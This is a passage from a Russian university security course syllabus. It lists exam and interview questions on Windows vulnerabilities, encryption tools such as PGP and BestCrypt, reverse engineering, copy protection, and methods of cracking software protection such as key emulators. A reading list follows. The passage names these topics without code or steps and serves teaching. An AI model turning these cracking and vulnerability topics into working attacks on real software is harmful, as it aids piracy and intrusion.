 56. Уязвимость AdminTrap в Windows NT.

57. Уязвимость сервера NetDDE в Windows.
58. Уязвимость графического формата WMF в Windows.
59. Уязвимость program.exe.
60. Проверка операционной системы на уязвимость program.exe.
61. Как происходит шифрование информации в программе BDVDataHider?
62. Как происходит дешифрование информации в программе BDVDataHider?
63. Из каких утилит состоит программный пакет PGP?
64. Для чего предназначена утилита PGPPKey?
65. Для чего предназначена утилита PGPTray?
66. Для чего предназначена утилита PGPTools?
67. Что такое электронная цифровая подпись?
68. Как происходит шифрование текста в буфере обмена?
69. Как происходит шифрование текста в открытом документе?
70. Как происходит шифрование файла?
71. Для чего предназначена программа bestcrypt?
72. Какие аналоги программы bestcrypt вы знаете? В чем их отличия?
73. Что необходимо для получения доступа к виртуальному диску?
74. Как осуществляется запуск программы bestcrypt?
75. Как создается файл-контейнер?
76. Какие рекомендации по выбору пароля вы знаете?
77. Как осуществляется работа с виртуальным диском?

4.3 Вопросы для собеседования по самостоятельному изучению тем дисциплины «Математические методы защиты информации»

Тема 1: Особенности ассемблера для исследования работы программ

1. Какие области памяти используются ОС?
2. С какого адреса загружается программа?
3. Какой объем памяти доступен для использования прикладными программами?

Тема 2: Основные способы ввода/вывода

1. Перечислите компоненты подсистемы ввода вывода в Windows.
2. Опишите основные структуры данных, участвующие в процессе ввода вывода.
3. Приведите пример ввода вывода с описанием участвующих в нем структур данных и функций Windows Research Kernel.

Тема 3: Отладчики и дизассемблеры, их достоинства и недостатки

1. Отладчики.
2. Дизассемблеры.
3. Статический метод.

Тема 4: Методы противодействия и способы защиты программ от взлома

1. Перечислить программные способы защиты от копирования.
2. Перечислить программно-аппаратные способы защиты от копирования.
3. Перечислить методы взлома систем защиты от копирования, рассказать, как можно противодействовать этим методам?

Тема 5: Основные способы защиты программ

1. Какие методы противодействия дизассемблированию вы можете назвать?
2. В чем заключается сущность метода, основанного на использовании самогенерируемых кодов?
3. Опишите методы защиты программ от исследования.

4. В чем состоит принципиальное отличие вируса от троянской программы?

Тема 6: Основные способы взлома программ

1. Использование взломанной версии файла.
2. Использование эмулятора ключа.

5. Список рекомендуемой литературы

5.1. Основная литература

1. Проскурин В. Г. Защита программ и данных: учеб.пособие для студ. Учреждений высш. проф. образования / В. Г. Проскурин. 2-с изд., стер. - М. : Издательский центр «Академия», 2012. 208 с. - (Сер. Бакалавриат).

5.2. Дополнительная литература

1. Девянин П. Н. Анализ безопасности управления доступом и информационными потоками в компьютерных системах / П. Н. Девянин — М. : Радио и связь, 2006.
2. Панов А.С.. Реверсинг и защита программ от взлома/ А. Панов-Издательство: БХВ-Петербург 2006.
3. Платонов В.В. Программно-аппаратные средства защиты информации / Платонов В.В. М.: Издательский центр "Академия", 2006. — 240 с.
4. Мельников В.П. Информационная безопасность и защита информации / Мельников В.П. Учебное пособие для студ. высш. учеб.заведений 3-е изд., стер. — М.: Издательский центр «Академия», 2008. — 336 с.
5. Агеев А.С. Организация работ по комплексной защите информации/ Информатика и вычислительная техника. 1993, №1.
6. Андрианов В.И., Бородин В.А., Соколов А.В. “Шпионские штучки” и устройства для защиты объектов и информации / Под общей редакцией Золотарева С.А.
7. Афанасьев В.В., Манаев Ю.А. О возможностях защиты информации при ее обработке на ПК. Мир ПК. 1990, № 4.
8. Богумирский Б.С. Руководство пользователя ПЭВМ. ч.2. СПб., Ассоциация OILCO, 1992.
9. Вехов В.Б. Компьютерные преступления: Способы совершения и раскрытия/ Под ред. акад. Б.П. Смагоринского - М.: Право и Закон, 1996. - 182 с.
- 10.Группер Ш. Электронные ключи с энергонезависимой памятью //КомпьютерПресс.-1993.-N8.-С.60-62.
- 11.Жельников Владимир Криптография от папируса до компьютера. - М., АБФ, 1996, ил., 336 с.
- 12.Иванов В., Залогин Н. Активная маскировка побочных излучений вычислительных систем. Компьютер Пресс. 1993, № 10.
- 13.Макаров В. Суперкодированная связь. М., Красная звезда, 1992. Мельников В. Опасная безопасность //КомпьютерПресс.-1993.-N7.-С.49-52.
- 14.Моисеенко И. Основы безопасности компьютерных систем //Компьютер-Пресс.-1991.-N10.-С.19-24.
- 15.Моисеенко И. Американская классификация и принципы оценивания безопасности компьютерных систем. Компьютер Пресс, 2/92, 3/93.
- 16.Пашков Ю.Д., Казеннов В.Н. Организация защиты информации от несанкционированного доступа в автоматизированных системах. С-П, Лаборатория ППШ. 1995.

5.3. Интернет-ресурсы

1. <http://www.whatis.ru/razn/razn20.html> - Вредоносные программы и вирусы.
2. <http://bugtraq.ru/library/internals/admintrap.html> - Проблемы защиты

сетевых соединений в Windows NT.

5.4. Материально-техническое обеспечение дисциплины

Компьютерный класс.